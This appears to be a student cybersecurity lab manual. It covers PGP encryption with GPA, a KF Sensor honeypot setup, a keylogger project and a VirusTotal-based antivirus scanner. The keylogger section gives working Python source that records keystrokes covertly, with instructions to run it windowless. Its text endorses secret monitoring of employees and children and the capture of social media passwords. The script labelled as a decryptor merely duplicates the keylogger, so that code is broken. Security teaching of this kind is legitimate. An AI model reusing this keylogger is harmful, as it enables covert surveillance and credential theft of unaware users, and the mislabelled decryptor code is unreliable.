- 1. Open GPA (GNU Privacy Assistant) from Start→GPA.
- 2. Open Key Manager, by selecting Window→Keyring Manager.
- 3. Select New Key, by selecting Keys→New key.
- 4. Generate key by Selecting Algorithm, Key Size and specify Name, Email also check Expires if you want to specify key expiry date and Click Ok.
- 5. Enter 'passphrase' a secret key to protect your keys. (ex: cnslab)
- 6. Re-enter 'passphrase' to confirm.
- 7. If the 'passphrase' is not strength, a dialog will be shown. Click "Take this one anyway" if you do not want to change phrase key. Otherwise if you want to change the "passphrase", click "Enter new passphrase".
- 8. Repeat steps 1 to 8 to create keys for another user. (Ex:receiver@gmail.com)

#### ii) Encrypt and Sign Text

- 1. Open GPA (GNU Privacy Assistant) from Start→GPA.
- 2. Type the message to encrypt and sign in Clipboard.
- 3. Click Encrypt, in the tool bar,
- 4. Select the public key of the receiver to Encrypt and for sign select the sender private key. and click Ok.

- 5. Enter the 'passphrase' keyword of the sender.
- 6. The Encrypted and signed message will be shown,
- 7. Copy and save the encrypted message in text file.(message.txt)

### iii) Decrypt and verify Message received.

- 1. Open GPA (GNU Privacy Assistant) from Start→GPA.
- 2. Under Clipboard paste the content of the message.txt.
- 3. Click **Encrypt** menu in tool bar,
- 4. Enter the receivers "passphrase" to decrypt the message.
- 5. The Decrypted message will be shown in, GNU Privacy assistant Clipboard.

### iv) Encrypt and Sign a File

- 1. Create a folder SEND and copy the file to be encrypted in it(**Ex:**Input.txt)
- 2. Open GPA (GNU Privacy Assistant) from Start→GPA.
- 3. Open the file manager by selecting, menu "Files" in toolbar,
- 4. Open the file "Input.txt" by clicking "Open" menu in Tool bar,
- 5. The select the file will be loaded in file Manager.
- 6. Select the file in File manager window and click Encrypt.
- 7. Select the Public Key of the receiver and select the sign key.
- 8. Enter the "passpharse" of the sender to Sign.
- 9. The new encrypted file(Input.txt.gpg) will be generated in the same folder contains the extension .gpg.
- 10. The file Input.txt.gpg is the Encrypted and digitally signed.

### v) Decrypt and Verify Encrypted Signed File

- 1. Copy the Encrypted file Input.txt.gpg in new folder "Receive".
- 2. Open File manager, and select the file Input.txt.gpg in folder "Receive".
- 3. Select the File, Input.txt.gpg in the file manager, and click Decrypt.
- 4. Enter the "passphrase" of the receiver, and click Ok.
- 5. The sender Signature will be verified, and the status is shown as valid.
- 6. The Decrypted file "**Input.txt**" will be in the folder "Receive".

#### **OUTPUT**




Fig. Generation of Keys




Fig. Generation of Certificate




Fig. Plain Text




Fig. Cipher Text




Fig. Decrypted Plain Text

# **RESULT**

Thus the program to demonstrate how to provide secure data storage, secure data transmission, digital signatures is done and output is verified successfully.

Ex. No: 14	ADDITIONAL EXPERIMENTS
	SETUP A HONEY POT AND MONITOR THE HONEY POT ON NETWORK

# **AIM**

To setup a honey pot and to monitor the honey pot on network.

# **HoneyPot Description:**

Honey Pot is a device placed on Computer Network specifically designed to capture malicious network traffic.

KF Sensor is the tool to setup as honeypot when KF Sensor is running it places a siren icon in the windows system tray in the bottom right of the screen. If there are no alerts then green icon is displayed.

### **PROCEDURE**

- Download KF Sensor Evaluation Set File from KF Sensor Website. Install with License Agreement and appropriate directory path. Reboot the Computer now.
- The KF Sensor automatically starts during windows boot Click Next to setup wizard. Select all port classes to include and Click Next.
- Send the email and Send from email enter the ID and Click Next.
- Select the options such as Denial of Service [DOS], Port Activity, Proxy Emulsion, Network Port Analyzer, Click Next.
- Select Install as System service and Click Next.
- Click finish.

#### **OUTPUT**




Fig. Recent Activity in System




Fig. Local Host Scenario




Fig. Evaluation of Local Host under Attack

#### **RESULT**

Thus the Honey pot is installed and monitored the Honey pot in a host system on network.

# **KEYLOGGER**

### **ABSTRACT**

In many companies now-a-days data security and data recovery is the most important factor. So there are many cases where data recovery is required. For these kinds of problems keylogger is one of the best solutions which is often referred to as keylogging or keyboard capturing. Keyboard capturing is the action of recording the keys stroke on a keyboard, typically covertly, so that the person using the keyboard is unaware that their actions are being monitored. Using keylogger application users can retrieve data when working file is damaged due to several reasons like loss of power etc. This is a surveillance application used to track the users which logs keystrokes; uses log files to retrieve information. Using this application we can recall forgotten email or URL. In this keylogger project, whenever the user types something through the keyboard, the keystrokes are captured and mailed to the mail id of admin without the knowledge of the user within the time set.

# 1. Introduction:

In many IT infrastructure organizations now-a-days, data security and data recovery are the most important factors which is basically deployed in Computer Forensics. Computer forensics consists of the art of examining digital media to preserve, recover and analyze the data in an effective manner. There are many cases where data recovery is required essentially. So by using keylogger application users can retrieve data in the time of disaster and damaging of working file due to loss of power etc. Keyloggers are specially effective in monitoring ongoing crimes. This is a surveillance application used to track the users which log keystrokes, uses log files to retrieve information, capture a record of all typed keys. The collected information is saved on the system as a hidden file or emailed to the Admin or the forensic analyst.

# 1.1 OBJECTIVE:

- The purpose of this application is to keep tracks on every key that is typed through the keyboard and send it to the admin through the mail server in the time set or given.
- It provides confidentiality as well as data recovery to all the IT infrastructures in need.

# 1.2 Purpose

The main objective of this document is to illustrate the requirements of the project Keylogger. Now- a-days IT business infrastructures are mostly in need of the cyber security factor that is Computer Forensics. Keyloggers can effectively assist a computer forensics analyst in the examination of digital media.

Keystroke loggers are available in software and hardware form, and are used to capture and compile a record of all typed keys. The information gathered from a keystroke logger can be saved on the system as a hidden file, or emailed to the forensic analyst or the Administrator. Generic keystroke loggers typically record the keystrokes associated with the keyboard typing. Advanced keystroke loggers have many additional features. Our project keylogger has the following features.

- Monitors Keystrokes
- Sends mail to the Admin's mail Id
- Logs keystrokes including special keys

Keyloggers have the advantage of collecting information before it is encrypted; thus making a forensic analyst's job easier. Most keyloggers show no signs of any intrusion within the system allowing for them to gain typed information without anyone having knowledge of its actions except the user who use it. Keyloggers incorporate a wide array of cyber security issues and provide a practical approach to understand topics such as attacker goals, varieties of malware and their implementation, the role of malware in infecting and how stealth is archived in an infected system.

# 1.3 Scope of Developing the Project

Keylogger is basically using keystroke logs to monitor the system and send the details to the admin through the mail server. Keyloggerss provide the best solutions in case of such cases like, IT organizations can indicate their concerns by going after the culprit whose performance is deteriorating that of the whole organization, parents can maintain a check on their children's activities, a particular person's activities can be monitored, storing passwords of various social

media profiles. Above all, keylogger is one of the best implementation of fundamentals of ethical hacking. By using this some measures could be done accordingly that would save personal data from being in the hands of total strangers.




Fig. Increased use of keylogger

### 2. Problem Identification:

Hackers and other third parties are always looking for the vulnerabilities present inside the system. To gain knowledge about what they require from the organizations, they either gain access to the confidential data stored in the system and either cause harm to the integrity of data or may cause data loss. Another problem is that cyber crimes are increasing day by day. If we will have the chat logs or keystroke logs of victim's laptop then we can easily analyze the entire planning of the victim which will provide the best solution to eradicate or solve the problem.

# 2.1 Project Function:

Authorized use of a keylogger is use of such software with the knowledge and consent of the PC Owner or security administrator. As a rule, authorized monitoring software products require physical access to computer and administrative privilege for configuration and installation that excludes (or at least minimizes) risks of unauthorized use of programs. As per the rule, such software products have ability to obtain and configure a "packed" installation executable file that is delivered to the user's computer with the help of various ethical and authorized schemes. During installation it doesn't display any messages or create any windows on the screen.

# **2.2 Operating Environment:**

The product will be operating in windows, Linux environment. The hardware configuration include Hard Disk: 40 GB, Monitor: 15" Color monitor, Keyboard: 122 keys. The basic input devices required are keyboard, mouse and output devices are monitor, mobile devices etc.

### 2.3 Features:

Features of designed keylogger that are implemented and are going to be implemented in this project.

- Keystroke Recording
- Remote Monitoring
- Web History logging
- Screenshot History
- Invisible mode & password protection
- Application monitoring and file tracking
- Email reports

### 3. Modules used:

- **1. Smtplib:**The module included in python defines an SMTP client session object that can be used to send mail to any internet machine with an SMTP listener daemon.
- **2. Threading:** It is one of the modules provided with python includes a simple-to-implement locking mechanism that allows you to synchronize threads.
- **3. Pynput:**This library allows the users to control and monitor input devices. e.g.; pynput.mouse, pynput.keyboard.




Fig. Architechture for Keylogger Function

# 4.1 Hardware Requirements:

**Operating system** : Windows and Linux specified **RAM** : 512MB (minimum requirement)

Hard Disk : 1GB working space (minimum requirement)

# **4.2 Software Requirements:**

**Languages** : Python

**Tools**: PyCharm, Python 3.8.0

**Technology**: Advanced programming using Python

# **4.3 Programming Environment:**

1. Python 3.8.0

2. PyCharm

### Program Files Used:

- 1. Keylogger.py
- 2. Execute\_keylogger.py

#### 5. CODING:

```
Keylogger.py
```

```
import os
import threading
from pynput.keyboard import Key, Listener
```

from cryptography.fernet import Fernet

```
# Generate a key (only need to do this once and securely store the key)
# key = Fernet.generate_key()
# Store the key securely and load it here:
```

key = b'KEY' # Use the key you generated and stored securely cipher\_suite = Fernet(key)

```
# Log buffer to store keystrokes log buffer = ""
```

log\_file\_path = "logfile.txt" # Path to the log file

# Function to write encrypted logs to a file def write\_to\_log\_file():
 global log\_buffer
 if log\_buffer:

```
try:
       # Encrypt the log buffer before writing to file
       encrypted_log = cipher_suite.encrypt(log_buffer.encode())
       # Write the encrypted log to the logfile.txt
       with open(log_file_path, 'ab') as log_file: # 'ab' mode to append in binary format
          log_file.write(encrypted_log + b'\n') # Append a newline for separation
       # Reset the buffer after writing to the file
       log buffer = ""
    except Exception as e:
       pass
  # Schedule the function to run every 30 seconds
  threading.Timer(30, write_to_log_file).start()
# Function to write keys into the log buffer
def on_press(key):
  global log_buffer
  try:
    log_buffer += key.char
  except AttributeError:
    if key == Key.space:
       log buffer += ' '
    elif key == Key.enter:
       log\_buffer += '\n'
    elif key == Key.tab:
       log_buffer += '\t'
    else:
       log_buffer += f'[{key}]'
write_to_log_file()
# Set up the listener for keypress events
with Listener(on press=on press) as listener:
  listener.join()
decryptor.py
import os
import threading
from pynput.keyboard import Key, Listener
from cryptography.fernet import Fernet
# Generate a key (only need to do this once and securely store the key)
# key = Fernet.generate_key()
# Store the key securely and load it here:
key = b'KEY' # Use the key you generated and stored securely
cipher_suite = Fernet(key)
# Log buffer to store keystrokes
log buffer = ""
log_file_path = "logfile.txt" # Path to the log file
```

```
# Function to write encrypted logs to a file
def write_to_log_file():
  global log buffer
  if log_buffer:
    try:
       # Encrypt the log buffer before writing to file
       encrypted_log = cipher_suite.encrypt(log_buffer.encode())
       # Write the encrypted log to the logfile.txt
       with open(log file path, 'ab') as log file: # 'ab' mode to append in binary format
          log_file.write(encrypted_log + b'\n') # Append a newline for separation
       # Reset the buffer after writing to the file
       log_buffer = ""
    except Exception as e:
       pass
  # Schedule the function to run every 30 seconds
  threading.Timer(30, write_to_log_file).start()
# Function to write keys into the log buffer
def on_press(key):
  global log buffer
  try:
    log_buffer += key.char
  except AttributeError:
    if key == Key.space:
       log_buffer += ' '
    elif key == Key.enter:
       log\_buffer += '\n'
    elif key == Key.tab:
       log_buffer += '\t'
    else:
       log\_buffer += f'[\{key\}]'
write_to_log_file()
# Set up the listener for keypress events
with Listener(on_press=on_press) as listener:
  listener.join()
I have used Fernet cryptography (symmetric key cryptography), To generate a key you can use the below
command
cmd prompt:
Pip install cryptography
Python
>>>from cryptography.fernet import Fernet
>>>key = Fernet.generate key()
>>>key // you can use this key
```

To Run the above program pythonw.exe keylogger.py
It stores the keystrokes typed by the user in encrypted form in a file called logfile.txt
To Read the contents
python decryptor.py

#### 6. Screenshot:



#### 7. Conclusion and Future Work:

A Keylogger is a form of software which is used to track or log the all the keys that a user strikes on their keyboard, usually in secret so that the user of the system doesn't know that their actions are being monitored. It is otherwise known as keyboard capturer. These are perfectly legal and useful. They can be installed by employers to oversee the use of their computers, meaning that the employees have to complete their tasks instead of procrastinating on social media. Some of the possible amendments and improvements in this project are

- Adding screenshots of pages visited
- Recording of system screen
- Full remote cloud monitoring
- Screenshot of immediately changed pages
- Secure web account for data storing
- Password Protection
- Parental Control

### **ANTIVIRUS**

# **ABSTRACT**

The increasing frequency and sophistication of cyber threats necessitate robust antivirus solutions to safeguard personal and organizational data. This project aims to develop an advanced antivirus application that incorporates heuristic analysis, real-time scanning, and a user-friendly interface. The proposed solution focuses on detecting, quarantining, and removing malware effectively while minimizing false positives.

#### 1. Introduction:

In an increasingly digital world, the threat of malware and cyberattacks poses significant risks to personal and organizational data. Antivirus software serves as a crucial line of defense against these threats, providing essential protection by detecting, quarantining, and removing malicious software. This report aims to evaluate the effectiveness of various antivirus solutions, analyzing their features, performance, and impact on system resources. By understanding the strengths and weaknesses of different antivirus programs, users can make informed decisions to enhance their cybersecurity posture.

### 1.1 Objectives:

- **Detection**: Develop algorithms for real-time detection of known and unknown malware.
- Quarantine: Implement a secure mechanism to isolate detected threats.
- User Interface: Create an intuitive user interface for seamless user interaction.
- **Reporting**: Generate detailed reports on scanned files and detected threats.
- **Performance**: Optimize the application for minimal system resource usage.

#### 2. Problem Definition:

With the surge of cyber threats, traditional antivirus solutions often struggle to keep pace, leading to data breaches and system vulnerabilities. The challenge is to create an antivirus application that not only detects and removes threats but also adapts to new malware patterns while providing a user-friendly experience. The project addresses the need for an effective, efficient, and adaptable antivirus solution.

### 2.1 Module Description:

- 1. **User Interface Module**: Provides an intuitive interface for users to initiate scans, view reports, and manage settings.
- 2. **Scanner Module**: Performs real-time and scheduled scanning of files, leveraging signature-based and heuristic detection methods.
- 3. **Heuristic Analysis Module**: Analyzes suspicious behaviors in files to identify potential threats not captured by signatures.
- 4. **Quarantine Module**: Safeguards the system by isolating detected malware, allowing users to review and restore or permanently delete threats.
- 5. **Reporting Module**: Generates logs and reports on scan results, detailing any detected threats and actions taken.

# 3. Architecture Diagram:




Fig. Architecture Diagram of Antivirus

#### **Components:**

- **User Interface**: For user interactions and reporting.
- o **Scanner Module**: Responsible for file scanning and detection.
- Heuristic Analyzer: For analyzing file behaviors.
- o **Quarantine Module**: For isolating detected threats.
- o **Database**: For storing threat signatures and logs.

### 4.1 Hardware Requirements:

- **Processor**: Minimum Intel i3 or equivalent
- **RAM**: At least 4 GB (8 GB recommended)
- **Storage**: 500 MB of free disk space
- Operating System: Windows 10/11, macOS, or Linux (64-bit)

# **4.2 Software Requirements:**

- **Programming Languages**: Python, C++
- Frameworks: Tkinter for GUI, OpenCV for image processing (if applicable)
- Libraries: Scikit-learn, NumPy, and Pandas for data analysis
- **Database**: SQLite or MySQL for threat database storage
- **Development Environment**: Visual Studio Code, PyCharm, or equivalent

# 5. Coding:

Scan.py:

```
import os
import hashlib
import requests
import argparse

# VirusTotal API Configuration
API_KEY = 'KEY' # Set your VirusTotal API key here
headers = {"accept": "application/json","X-Apikey": API_KEY}
urll = "https://www.virustotal.com/api/v3/"

# Check the file hash with VirusTotal
def check_with_virustotal(file_hash):
    """Check the file hash with VirusTotal."""
    url = urll + "search?query=" + file_hash
    response = requests.get(url, headers=headers)
    result = response.json()
```

```
if response.status code == 200 and len(result['data']) > 0:
       try:
          malicious = result['data'][0]['attributes']['last_analysis_stats']['malicious']
          malicious = 0
  else:
     malicious = 0
  return malicious > 0
# Load known virus signatures from a text file
def load_signatures(signature_file='hashes.txt'):
  with open(signature_file, 'r') as f:
     return {line.strip() for line in f if line.strip()}
# Calculate file hash
def calculate_hash(file_path):
  hash md5 = hashlib.sha256()
  with open(file path, 'rb') as f:
     for chunk in iter(lambda: f.read(4096), b""):
       hash_md5.update(chunk)
  return hash_md5.hexdigest()
# Scan files in a directory for local hashes
def scan_directory(directory, signatures):
  infected files = []
  for root, dirs, files in os.walk(directory):
     for filename in files:
       file_path = os.path.join(root, filename)
       file_hash = calculate_hash(file_path)
       if file_hash in signatures:
          infected_files.append(file_path)
  return infected_files
# Scan a file using VirusTotal API
def scan_file_online(file_path):
  file_hash = calculate_hash(file_path)
  return check_with_virustotal(file_hash)
# Quarantine infected files
def quarantine files(infected files, quarantine dir='quarantine'):
  os.makedirs(quarantine_dir, exist_ok=True)
  for file_path in infected_files:
     file_name = os.path.basename(file_path)
     new_path = os.path.join(quarantine_dir, file_name)
     os.rename(file_path, new_path)
# Main function
def main():
  parser = argparse.ArgumentParser(description='Python Antivirus Program')
  parser.add_argument('--offline', action='store_true', help='Scan local hashes')
```

```
parser.add_argument('--online', action='store_true', help='Scan with VirusTotal API')
  args = parser.parse_args()
  if args.offline:
     signatures = load_signatures()
     directory_to_scan = input("Enter the directory to scan: ")
     infected_files = scan_directory(directory_to_scan, signatures)
     if infected files:
       quarantine files(infected files)
       print("Virus file(s) found, quarantined. Check in the `quarantine` folder")
       print("Clean.")
  elif args.online:
     directory_to_scan = input("Enter the directory to scan: ")
     infected_files = []
     for root, dirs, files in os.walk(directory_to_scan):
       for filename in files:
          file_path = os.path.join(root, filename)
          if scan_file_online(file_path):
            infected_files.append(file_path)
     if infected_files:
       quarantine files(infected files)
       print("Virus file(s) found, quarantined. Check in the `quarantine` folder")
     else:
       print("Clean.")
if __name__ == "__main__":
  main()
To Run the above program
python scan.py -h /// will show the help menu
Python scan.py –offline /// to scan the files with hashes.txt(virus hashes)
Python scan.py –online //to scan the files with online hash database (virustotal)
Enter the directory to scan .. Refer the screenshot
```

#### 6. Screenshot:

Note::Used Kay.exe (it is a virus so do not download in your host system, I recommend you to test this in sandboxed environment .... Use vmware or virtual box)

Offline scan Note: You can install the hashes from internet, download the sha256 hashes for malwares

```
C:\Users\DURAIRAJ\Documents\python11\antivirus>dir
Volume in drive C is OS
Volume Serial Number is 162F-BDA6
Directory of C:\Users\DURAIRAJ\Documents\python11\antivirus
09-10-2024 18:52
                    <DIR>
08-10-2024 17:57
                    <DIR>
08-10-2024 19:11
                               196 hashes.txt
12-12-2019 14:31
                            62,128 Kay.exe
09-10-2024 18:52
                             3,611 scan.py
               3 File(s)
                                 65,935 bytes
               2 Dir(s) 125,186,207,744 bytes free
C:\Users\DURAIRAJ\Documents\python11\antivirus>python scan.py -h
usage: scan.py [-h] [--offline] [--online]
Python Antivirus Program
options:
 -h, --help show this help message and exit
 --offline
             Scan local hashes
  --online
             Scan with VirusTotal API
C:\Users\DURAIRAJ\Documents\python11\antivirus>python scan.py --offline
Enter the directory to scan: C:\Users\DURAIRAJ\Documents\python11\antivirus
Virus file(s) found, quarantined. Check in the 'quarantine' folder
C:\Users\DURAIRAJ\Documents\python11\antivirus>
```

#### **Online scan report:**

```
C:\Users\DURAIRAJ\Documents\python11\antivirus>dir
 Volume in drive C is OS
 Volume Serial Number is 162F-BDA6
 Directory of C:\Users\DURAIRAJ\Documents\python11\antivirus
09-10-2024
             18:59
                       <DIR>
08-10-2024
             17:57
                       <DIR>
                                    196 hashes.txt
08-10-2024
             19:11
                                62,128 Kay.exe
12-12-2019
             14:31
09-10-2024
             18:59
                        <DIR>
                                        quarantine
                                  3,611 scan.py
09-10-2024
             18:52
                 3 File(s) 65,935 bytes
3 Dir(s) 125,184,135,168 bytes free
C:\Users\DURAIRAJ\Documents\python11\antivirus>python scan.py --online
Enter the directory to scan: C:\Users\DURAIRAJ\Documents\python11\antivirus Virus file(s) found, quarantined. Check in the `quarantine` folder
C:\Users\DURAIRAJ\Documents\python11\antivirus>cd quarantine
C:\Users\DURAIRAJ\Documents\python11\antivirus\quarantine>dir
 Volume in drive C is OS
 Volume Serial Number is 162F-BDA6
 Directory of C:\Users\DURAIRAJ\Documents\python11\antivirus\quarantine
09-10-2024
             19:00
                       <DIR>
             19:00
09-10-2024
                        <DIR>
12-12-2019
             14:31
                                 62,128 Kay.exe
                 1 File(s) 62,128 bytes
2 Dir(s) 125,183,737,856 bytes free
C:\Users\DURAIRAJ\Documents\python11\antivirus\quarantine>
```

#### 7. Conclusion and Future Work:

The proposed antivirus solution demonstrates a comprehensive approach to addressing contemporary cybersecurity threats. By integrating advanced detection mechanisms and a user-friendly interface, it aims to enhance user experience while ensuring robust protection against malware. Future developments may include:

- Implementing machine learning algorithms for improved detection rates.
- Expanding compatibility with mobile platforms.
- Enhancing the heuristic analysis capabilities for better threat identification.
- Integrating cloud-based threat intelligence for real-time updates.